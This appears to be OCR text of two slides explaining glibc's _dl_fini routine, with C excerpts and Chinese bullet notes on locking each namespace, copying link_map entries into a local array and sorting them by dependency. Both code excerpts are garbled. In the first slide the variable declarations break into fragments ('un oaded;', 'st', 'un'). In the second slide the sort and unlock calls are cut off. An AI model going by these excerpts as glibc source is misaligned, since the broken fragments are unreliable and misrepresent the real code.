
```
$ ▌

void _dl_fini(void)
{
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
    {
        __rtld_lock_lock_recursive(GL(dl_load_lock));

        un                                          oaded;
        st
        un
        struct link_map *l;
        for (l = GL(dl_ns)[ns]._ns_loaded, i = 0; l != NULL; l = l->l_next)
            if (l == l->l_real)
            {
                maps[i] = l;
                l->l_idx = i;
                ++i;
                ++l->l_direct_opencount;
            }
        unsigned int nmaps = i;
        _dl_sort_maps(maps + (ns == LM_ID_BASE), nmaps - (ns == LM_ID_BASE),
                      NULL, true);
        __rtld_lock_unlock_recursive(GL(dl_load_lock));
        ...
```

處理每個 namespace object 的 link_map

$ DL End

_dl_fini part1

- 處理每個 namespace 的 object link_map
- Lock 後把 link_map 存到 local variable 當中方便處理
- 透過 sort map 讓 map 的順序符合 dependency， 之後 unlock




```
$ ▌

void _dl_fini(void)
{
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
    {
        __rtld_lock_lock_recursive(GL(dl_load_lock));

        unsigned int nloaded = GL(dl_ns)[ns]._ns_nloaded;
        struct link_map *maps[nloaded];
        unsigned int i;
        struct link_map *l;
        for (l = GL(dl_ns)[ns]._ns_loaded, i = 0; l != NULL; l = l->l_next)
            if (l == l->l_real)
            {
                maps[i] = l;
                l->l_idx = i;
                ++i;
                ++l->l_direct_opencount;
            }
        unsigned int nmaps = i;
        _dl                                                  M_ID_BASE),

        __r
        ...
```

把 link_map 存到 local 變數 maps 當中

$ DL End

_dl_fini part1

- 處理每個 namespace 的 object link_map
- Lock 後把 link_map 存到 local variable 當中方便處理
- 透過 sort map 讓 map 的順序符合 dependency， 之後 unlock



